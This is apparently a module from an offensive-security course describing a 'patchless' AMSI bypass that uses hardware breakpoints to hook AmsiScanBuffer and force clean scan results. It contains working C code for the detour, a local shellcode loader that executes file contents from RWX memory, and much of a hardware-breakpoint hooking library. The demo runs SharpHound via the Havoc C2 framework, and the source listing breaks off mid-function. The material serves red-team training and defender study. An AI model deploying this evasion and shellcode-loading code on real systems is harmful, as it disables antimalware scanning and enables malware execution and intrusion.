Antimalware Scan Interface - Patchless AMSI Bypass Via HBPs
In the previous module, patching AMSI's WinAPIs was discussed as a method to bypass AMSI. However, as mentioned in several patching modules throughout the course, this approach ...
Jump to Section (6)
Introduction
In the previous module, patching AMSI's WinAPIs was discussed as a method to bypass AMSI. However, as mentioned in several patching modules throughout the course, this approach comes with several drawbacks, the most notable being the creation of an RWX section, which can be detected as an IoC. Additionally, even small patches can be detected by memory scanners, leading to another IoC.
A better solution using hardware breakpoints is introduced in this module as hardware breakpoints do not result in the same issues as patching.
The Implementation
By leveraging the library introduced in the Utilizing Hardware Breakpoints For Hooking 2 module, we can hook the AmsiScanBuffer WinAPI and execute a detour function, that blocks the execution of the original function's code. Before going further into this module, it is highly recommended to review the hardware breakpoint module to gain a better understanding of the code implemented here.
Before proceeding to the code's implementation, a quick review of AmsiScanBuffer's internal workings will be reviewed. Recall AmsiScanBuffer's function definition which is shown below.
HRESULT AmsiScanBuffer(
  [in]           HAMSICONTEXT amsiContext,
  [in]           PVOID        buffer,
  [in]           ULONG        length,
  [in]           LPCWSTR      contentName,
  [in, optional] HAMSISESSION amsiSession,
  [out]          AMSI_RESULT  *result // AMSI Scan result stored here
);
The final parameter, result, is the parameter we are concerned with. It serves as an output parameter, holding the scan results when the function returns. The value returned by result can be any member of the AMSI_RESULT enumeration. Recall the definition of AMSI_RESULT:
typedef enum AMSI_RESULT {
  AMSI_RESULT_CLEAN,                    // Known good. No detection found, and the result is likely not going to change after a future definition u
pdate.
  AMSI_RESULT_NOT_DETECTED,             // No detection found, but the result might change after a future definition update.
  AMSI_RESULT_BLOCKED_BY_ADMIN_START,   // Administrator policy blocked this content on this machine (beginning of range).
  AMSI_RESULT_BLOCKED_BY_ADMIN_END,     // Administrator policy blocked this content on this machine (end of range).
  AMSI_RESULT_DETECTED                  // Detection found. The content is considered malware and should be blocked.
} ;
With all that in mind, AmsiScanBuffer's detour function should set the result output parameter to AMSI_RESULT_CLEAN before being returned. This way, whenever the AmsiScanBuffer WinAPI is called to scan a given buffer, it will return a clean result.
AmsiScanBufferDetour - The Detour Function
As mentioned earlier, the detour function is responsible for blocking the original function's execution, which is achieved using the BLOCK_REAL function from the hooking library. Prior to that, the function needs to retrieve the value of the result parameter, which is the 6th parameter, using the GETPARM_6 macro. This value should then be forcefully set to the AMSI_RESULT_CLEAN element. Finally, to proceed with the execution, the function makes use of the CONTINUE_EXECUTION macro.
The AmsiScanBufferDetour function presented below represents the detour function for AmsiScanBuffer.
VOID AmsiScanBufferDetour(PCONTEXT pThreadCtx) {

    printf("[+] AmsiScanBuffer Call Intercepted \n");

    AMSI_RESULT* Result = (AMSI_RESULT*)GETPARM_6(pThreadCtx);

    *Result = AMSI_RESULT_CLEAN;

    BLOCK_REAL(pThreadCtx);

    CONTINUE_EXECUTION(pThreadCtx);
}
The Main Function
In the main function, the hooking library is initialized first by calling the InitHardwareBreakpointHooking function. Next, the InstallHardwareBreakingPntHook function is invoked to install the hook for the AmsiScanBuffer function on all currently running threads. Additionally, this implementation ensures that the AmsiScanBuffer hook is also copied to newly spawned threads to cover potential blind spots where the function might be called from a newly created unmanaged thread. This copying process is achieved through the InstallHooksOnNewThreads function.
int main() {

    PVOID   pAmsiScanBuffer     = NULL;

    if (!LoadLibrary(TEXT("AMSI"))) {
        return -1;
    }

    if (!(pAmsiScanBuffer = GetProcAddress(GetModuleHandle(TEXT("AMSI")), "AmsiScanBuffer"))) {
        return -1;
    }

    // Initialize
    if (!InitHardwareBreakpointHooking())
        return -1;

    // Hook 'AmsiScanBuffer' to call 'AmsiScanBufferDetour' instead - using the Dr0 register
    if (!InstallHardwareBreakingPntHook(pAmsiScanBuffer, Dr0, AmsiScanBufferDetour, ALL_THREADS))
        return -1;

    // Install the same 'ALL_THREADS' hooks on newly created threads - using the Dr1 register
    if (!InstallHooksOnNewThreads(Dr1))
return -1; printf("[#] Press <Enter> To Cleanup And Exit ... \n");
getchar();
// Clean up
if (!CleapUpHardwareBreakpointHooking())
return -1;
return 0;
}Demo

Displayed in the image below are the values of the Dr0 and Dr1 registers. Recall that the Dr0-3 registers are used for constructing hardware breakpoints. In this case, the Dr0 register stores the address of the AmsiScanBuffer function, whereas the Dr1 register holds the address of the NtCreateThreadEx syscall, which is used for transferring the hooks into newly spawned threads.
Video Demo

As done in the previous module, testing the implementation will be done using Havoc's C&C framework dotnet inline-execute command, by executing the SharpHound's .NET binary. However, as done previously, Havoc's default AMSI bypass should be disabled by commenting this code snippet as done in the following image.
The implementation will use the InjectShellcodeFileLocally function, which was introduced in the earlier module. Recall that InjectShellcodeFileLocally takes one argument, wsShellFileName, representing the payload file path to read and execute locally. InjectShellcodeFileLocally looks like the following.
BOOL InjectShellcodeFileLocally(IN LPCWSTR wsShellFileName) {

    HANDLE  hFile               = INVALID_HANDLE_VALUE,
            hThread             = NULL;
    DWORD   dwBufferSize        = NULL,
            dwNumberOfBytesRead  = NULL,
            dwOldProtection      = NULL;
    PBYTE   pBufferData         = NULL;
    DWORD   dwThreadId          = 0x00;
BOOL bResults = FALSE; if ((hFile = CreateFileW(wsShellFileName, GENERIC_READ, NULL, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL)) == INVALID_HANDLE_VALUE) {
printf("[!] CreateFileW Failed With Error : %d \n", GetLastError());
goto _EndOfFunc;
}
if ((dwBufferSize = GetFileSize(hFile, NULL)) == INVALID_FILE_SIZE) {
printf("[!] GetFileSize Failed With Error : %d \n", GetLastError());
goto _EndOfFunc;
}
if ((pBufferData = VirtualAlloc(NULL, dwBufferSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)) == NULL) {
printf("[!] VirtualAlloc Failed With Error : %d \n", GetLastError());
goto _EndOfFunc;
}
if (!ReadFile(hFile, pBufferData, dwBufferSize, &dwNumberOfBytesRead, NULL) || dwNumberOfBytesRead != dwBufferSize) {
printf("[!] ReadFile Failed With Error : %d \n", GetLastError());
printf("[!] Bytes Read: %d of %d\n", dwNumberOfBytesRead, dwBufferSize);
goto _EndOfFunc;
}
if (!VirtualProtect(pBufferData, dwBufferSize, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
printf("[!] VirtualProtect Failed With Error : %d \n", GetLastError());
goto _EndOfFunc;
}
printf("\t> Running Payload Via Thread ");
hThread = CreateThread(NULL, NULL, pBufferData, NULL, NULL, &dwThreadId);
printf("[ %d ] ... \n", dwThreadId);
if (hThread)
WaitForSingleObject(hThread, INFINITE);
bResults = TRUE;
_EndOfFunc:
if (hFile != INVALID_HANDLE_VALUE)
CloseHandle(hFile);
return bResults;

}Click the image below to view the video demo.
Companion Project & Source Code
7 readable source/config files extracted directly from the archive
#include <Windows.h>
#include <tlhelp32.h>

#include "Structs.h"
#include "HardwareBreakPoints.h"

//---------------------------------------------------------------------------------------------------------------------------------------------------------
//---------------------------------------------------------------------------------------------------------------------------------------------------------
// "Ret" Shellcode - Used to terminate original function execution

#pragma section(".text")
__declspec(allocate(".text")) const unsigned char ucRet[] = { 0xC3 };

// Called in the detour function to block the execution of the original function
VOID BLOCK_REAL(IN PCONTEXT pThreadCtx) {
	pThreadCtx->Rip = (ULONG_PTR)&ucRet;
}


//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//										ARGUMENT MANAGEMENT FUNCTIONS


PBYTE GetFunctionArgument(IN PCONTEXT pThreadCtx, IN DWORD dwParmIndex) {

	// The first 4 arguments in x64 are in the "RCX - RDX - R8 - R9" registers
	switch (dwParmIndex) {
	case 0x01:
		return (ULONG_PTR)pThreadCtx->Rcx;
	case 0x02:
		return (ULONG_PTR)pThreadCtx->Rdx;
	case 0x03:
		return (ULONG_PTR)pThreadCtx->R8;
	case 0x04:
		return (ULONG_PTR)pThreadCtx->R9;
	default:
		break;
	}

	// Else more arguments are pushed to the stack
	return *(ULONG_PTR*)(pThreadCtx->Rsp + (dwParmIndex * sizeof(PVOID)));
}

VOID SetFunctionArgument(IN PCONTEXT pThreadCtx, IN ULONG_PTR uValue, IN DWORD dwParmIndex) {

	// The first 4 arguments in x64 are in the "RCX - RDX - R8 - R9" registers
	switch (dwParmIndex) {
	case 0x01:
		(ULONG_PTR)pThreadCtx->Rcx = uValue; return;
	case 0x02:
		(ULONG_PTR)pThreadCtx->Rdx = uValue; return;
	case 0x03:
		(ULONG_PTR)pThreadCtx->R8 = uValue; return;
	case 0x04:
		(ULONG_PTR)pThreadCtx->R9 = uValue; return;
	default:
		break;
	}

	// Else more arguments are pushed to the stack
	*(ULONG_PTR*)(pThreadCtx->Rsp + (dwParmIndex * sizeof(PVOID))) = uValue;
}

//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//													HELPER FUNCTIONS

DWORD _GetCurrentProcessId() {
	return (DWORD)(__readgsdword(0x40));
}

DWORD _GetCurrentThreadId() {
	return (DWORD)(__readgsdword(0x48));
}

HANDLE _GetProcessHeap() {
	PPEB pPeb = (PPEB)(__readgsqword(0x60));
	return (HANDLE)pPeb->ProcessHeap;
}


unsigned long long SetDr7Bits(unsigned long long CurrentDr7Register, int StartingBitPosition, int NmbrOfBitsToModify, unsigned long long NewBitValue) {
	unsigned long long mask = (1UL << NmbrOfBitsToModify) - 1UL;
	unsigned long long NewDr7Register = (CurrentDr7Register & ~(mask << StartingBitPosition)) | (NewBitValue << StartingBitPosition);

	return NewDr7Register;
}


//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//												GLOBAL VARIABLES


CRITICAL_SECTION						g_CriticalSection = { 0 };
HARDWARE_ENGINE_INIT_SETTINGS_GLOBAL	GlobalHardwareBreakpointObject = { 0 };
DESCRIPTOR_ENTRY* g_Head = NULL;


//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//												PRIVATE FUNCTIONS PROTOTYPES


// Sets or Removes a hardware breakpoint							\
	* ThreadId	= Thread Identifier to hook								\
	* Address	= Harware breakpoint address (where to install)		\
	* Position	= Can be 0 -> 3, represnting Dr0-Dr3 registers			\
	* Init		= Set(TRUE)/Remove(FALSE) a hardware breakpoint
BOOL SetHardwareBreakpoint(IN DWORD ThreadId, IN PUINT_VAR_T Address, IN DRX Drx, IN BOOL bInitializeHWBP);


// VEH function that handles the hardware breakpoints exception
LONG ExceptionHandlerCallbackRoutine(IN PEXCEPTION_POINTERS ExceptionInfo);


// Used to set/remove hardware breakpoints among all running threads					\
	* Address			= Harware breakpoint address (where to install)					\
	* Position			= Can be 0 -> 3, represnting Dr0-Dr3 registers						\
	* Init				= Set(TRUE)/Remove(FALSE) a hardware breakpoint					\
	* Tid				= Thread Identifier to hook	| 0 to hook all threads
BOOL SnapshotInsertHardwareBreakpointHookIntoTargetThread(IN PUINT_VAR_T Address, IN DRX Drx, IN BOOL bInitializeHWBP, IN DWORD ThreadId);


//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//			InitHardwareBreakpointHooking & CleapUpHardwareBreakpointHooking : PUBLIC

BOOL InitHardwareBreakpointHooking() {

	// If already initialized
	if (GlobalHardwareBreakpointObject.IsInit)
		return TRUE;

	RtlSecureZeroMemory(&GlobalHardwareBreakpointObject, sizeof(HARDWARE_ENGINE_INIT_SETTINGS_GLOBAL));
	RtlSecureZeroMemory(&g_CriticalSection, sizeof(CRITICAL_SECTION));

	// Add 'ExceptionHandlerCallbackRoutine' as the VEH handler function
	GlobalHardwareBreakpointObject.HandlerObject = AddVectoredExceptionHandler(1, (PVECTORED_EXCEPTION_HANDLER)ExceptionHandlerCallbackRoutine);
	if (!GlobalHardwareBreakpointObject.HandlerObject)
		return FALSE;

	// Initialize critical section
	InitializeCriticalSection(&g_CriticalSection);

	GlobalHardwareBreakpointObject.IsInit = TRUE;

	return TRUE;
}


BOOL CleapUpHardwareBreakpointHooking() {

	DESCRIPTOR_ENTRY* TempObject = NULL;

	if (!GlobalHardwareBreakpointObject.IsInit)
		return TRUE;

	EnterCriticalSection(&g_CriticalSection);

	TempObject = g_Head;

	// Remove all installed breakpoints
	while (TempObject != NULL) {
		RemoveHardwareBreakingPntHook(TempObject->Address, TempObject->ThreadId);
		TempObject = TempObject->Next;
	}

	LeaveCriticalSection(&g_CriticalSection);

	// Uregister the VEH handler function
	if (GlobalHardwareBreakpointObject.HandlerObject)
		RemoveVectoredExceptionHandler(GlobalHardwareBreakpointObject.HandlerObject);

	// Delete the critical section object
	DeleteCriticalSection(&g_CriticalSection);

	GlobalHardwareBreakpointObject.IsInit = FALSE;

	return TRUE;
}


//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//				ExceptionHandlerCallbackRoutine : PRIVATE
//
// Veh handler function that handles the hardware breakpoints exception
LONG ExceptionHandlerCallbackRoutine(IN PEXCEPTION_POINTERS ExceptionInfo)
{
	DESCRIPTOR_ENTRY* TempObject = { 0 };
	BOOL				bResolved = FALSE;

	// Check exception code
	if (ExceptionInfo->ExceptionRecord->ExceptionCode != STATUS_SINGLE_STEP)
		goto EXIT_ROUTINE;

	EnterCriticalSection(&g_CriticalSection);

	TempObject = g_Head;

	while (TempObject != NULL) {

		// Search for the detour function pointer of the breakpoint triggered if the node is not processed yet
		if (TempObject->Address == ExceptionInfo->ContextRecord->Rip && !TempObject->Processed) {

			if (TempObject->ThreadId != 0 && TempObject->ThreadId != _GetCurrentThreadId()) {
				// Set the 'Processed' flag to avoid infinite loop: https://github.com/vxunderground/VX-API/blob/main/VX-API/ExceptHandlerCallbackRoutine.cpp#L19
				// If the 'Processed' is not added to the 'DESCRIPTOR_ENTRY' structure, the 'continue' statement can go back to the 'while' loop with the same 'TempObject' node, creating an infinte loop
				TempObject->Processed = TRUE;
				continue;
			}

			// 1. disable hw breakpoint
			if (!SetHardwareBreakpoint(_GetCurrentThreadId(), TempObject->Address, TempObject->Drx, FALSE))
				goto EXIT_ROUTINE;

			// 2. execute the callback (detour function)
			VOID(*fnHookFunc)(PCONTEXT) = TempObject->CallbackFunction;
			fnHookFunc(ExceptionInfo->ContextRecord);

			// 3. enable the hw breakpoint again
			if (!SetHardwareBreakpoint(_GetCurrentThreadId(), TempObject->Address, TempObject->Drx, TRUE))
				goto EXIT_ROUTINE;

			// This node is processed
			TempObject->Processed = TRUE;
		}

		// Reset the 'Processed' flag after processing each node
		TempObject->Processed = FALSE;
		// Go to the next node in the linked list
		TempObject = TempObject->Next;
	}

	LeaveCriticalSection(&g_CriticalSection);

	bResolved = TRUE;

EXIT_ROUTINE:

	return (bResolved ? EXCEPTION_CONTINUE_EXECUTION : EXCEPTION_CONTINUE_SEARCH);
}


//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//					SetHardwareBreakpoint : PRIVATE
//
// Sets or Removes a hardware breakpoint							\
	* ThreadId	= Thread Identifier to hook								\
	* Address	= Harware breakpoint address (where to install)		\
	* Position	= Can be 0 -> 3, represnting Dr0-Dr3 registers			\
	* Init		= Set(TRUE)/Remove(FALSE) a hardware breakpoint

BOOL SetHardwareBreakpoint(IN DWORD ThreadId, IN PUINT_VAR_T Address, IN DRX Drx, IN BOOL bInitializeHWBP)
{
	CONTEXT		Context = { .ContextFlags = CONTEXT_DEBUG_REGISTERS };
	HANDLE		hThread = INVALID_HANDLE_VALUE;
	BOOL		bFlag = FALSE;

	// Open handle to the target thread if it is not the current thread
	if (ThreadId != _GetCurrentThreadId()) {
		hThread = OpenThread(THREAD_ALL_ACCESS, FALSE, ThreadId);
		if (hThread == NULL)
			goto EXIT_ROUTINE;
	}
	else
		hThread = ((HANDLE)(LONG_PTR)-2);

	// Get local thread context
	if (!GetThreadContext(hThread, &Context))
		goto EXIT_ROUTINE;

	// If install
	if (bInitializeHWBP) {
		// Sets the value of the Dr0-3 registers
		(&Context.Dr0)[Drx] = Address;
		// Enable the breakpoint: Populate the G0-3 flags depending on the saved breakpoint position in the Dr0-3 registers
		Context.Dr7 = SetDr7Bits(Context.Dr7, (Drx * 2), 1, 1);
	}
	// If remove
	else {
		// If breakpoint found in the thread context
		if ((&Context.Dr0)[Drx] == Address) {
			// Remove the address of the hooked function from the thread context
			(&Context.Dr0)[Drx] = 0ull;
			// Disabling the hardware breakpoint by setting the target G0-3 flag to zero
			Context.Dr7 = SetDr7Bits(Context.Dr7, (Drx * 2), 1, 0);
		}
	}

	// Set the thread context after editing it
	if (!SetThreadContext(hThread, &Context))
		goto EXIT_ROUTINE;

	bFlag = TRUE;

EXIT_ROUTINE:

	if (hThread)
		CloseHandle(hThread);

	return bFlag;
}


//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//				SnapshotInsertHardwareBreakpointHookIntoTargetThread : PRIVATE
//
// Used to set/remove hardware breakpoints among all running threads					\
	* Address			= Harware breakpoint address (where to install)					\
	* Position			= Can be 0 -> 3, represnting Dr0-Dr3 registers						\
	* Init				= Set(TRUE)/Remove(FALSE) a hardware breakpoint					\
	* Tid				= Thread Identifier to hook	| 0 to hook all threads


#define STATUS_SUCCESS              0x00000000
#define STATUS_INFO_LENGTH_MISMATCH 0xC0000004

typedef NTSTATUS(WINAPI* fnNtQuerySystemInformation)(SYSTEM_INFORMATION_CLASS SystemInformationClass, PVOID SystemInformation, ULONG SystemInformationLength, PULONG ReturnLength);


BOOL SnapshotInsertHardwareBreakpointHookIntoTargetThread(IN PUINT_VAR_T Address, IN DRX Drx, IN BOOL bInitializeHWBP, IN DWORD ThreadId)
{

	fnNtQuerySystemInformation		pNtQuerySystemInformation = NULL;
	ULONG							uReturnLen1 = NULL,
		uReturnLen2 = NULL;
	PSYSTEM_PROCESS_INFORMATION		SystemProcInfo = NULL;
	PVOID							pValueToFree = NULL;
	NTSTATUS						STATUS = NULL;
	BOOL							bFlag = FALSE;

	pNtQuerySystemInformation = (fnNtQuerySystemInformation)GetProcAddress(GetModuleHandle(L"NTDLL.DLL"), "NtQuerySystemInformation");
	if (pNtQuerySystemInformation == NULL)
		goto _EndOfFunc;

	if ((STATUS = pNtQuerySystemInformation(SystemProcessInformation, NULL, NULL, &uReturnLen1)) != STATUS_SUCCESS && STATUS != STATUS_INFO_LENGTH_MISMATCH)
		goto _EndOfFunc;

	SystemProcInfo = (PSYSTEM_PROCESS_INFORMATION)HeapAlloc(_GetProcessHeap(), HEAP_ZERO_MEMORY, (SIZE_T)uReturnLen1);
	if (SystemProcInfo == NULL)
		goto _EndOfFunc;

	pValueToFree = SystemProcInfo;

	if ((STATUS = pNtQuerySystemInformation(SystemProcessInformation, SystemProcInfo, uReturnLen1, &uReturnLen2)) != STATUS_SUCCESS)
		goto _EndOfFunc;

	while (TRUE) {


		if (SystemProcInfo->UniqueProcessId == _GetCurrentProcessId()) {

			PSYSTEM_THREAD_INFORMATION      SystemThreadInfo = (PSYSTEM_THREAD_INFORMATION)SystemProcInfo->Threads;

			for (DWORD i = 0; i < SystemProcInfo->NumberOfThreads; i++) {

				if (ThreadId != ALL_THREADS && ThreadId != SystemThreadInfo[i].ClientId.UniqueThread)
					continue;

				if (!SetHardwareBreakpoint(SystemThreadInfo[i].ClientId.UniqueThread, Address, Drx, bInitializeHWBP))
					goto _EndOfFunc;
			}

			break;
		}

		if (!SystemProcInfo->NextEntryOffset)
			break;

		SystemProcInfo = (PSYSTEM_PROCESS_INFORMATION)((ULONG_PTR)SystemProcInfo + SystemProcInfo->NextEntryOffset);
	}

	bFlag = TRUE;

_EndOfFunc:
	if (pValueToFree)
		HeapFree(_GetProcessHeap(), 0, pValueToFree);
	return bFlag;
}


//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//------------------------------------------------------------------------------------------------------------------------------------------------------------------
//				InstallHardwareBreakingPntHook & RemoveHardwareBreakingPntHook : PUBLIC
//
// Install hook on a specified address														\
	* Address			= Harware breakpoint address (where to install)					\
	* Drx				= Can be Dr0 -> Dr3													\
	* CallbackRoutine	= Pointer to the detour function 									\
	* ThreadId			= Thread identifier to hook	| 'ALL_THREADS' to hook all threads

BOOL InstallHardwareBreakingPntHook(IN PUINT_VAR_T Address, IN DRX Drx, IN PVOID CallbackRoutine, IN DWORD ThreadId)
{
	DESCRIPTOR_ENTRY* NewEntry = NULL;

	NewEntry = (DESCRIPTOR_ENTRY*)HeapAlloc(_GetProcessHeap(), HEAP_ZERO_MEMORY, sizeof(DESCRIPTOR_ENTRY));
	if (NewEntry == NULL)
		return FALSE;

	EnterCriticalSection(&g_CriticalSection);

	NewEntry->Address = Address;
	NewEntry->Drx = Drx;
	NewEntry->ThreadId = ThreadId;
	NewEntry->CallbackFunction = CallbackRoutine;
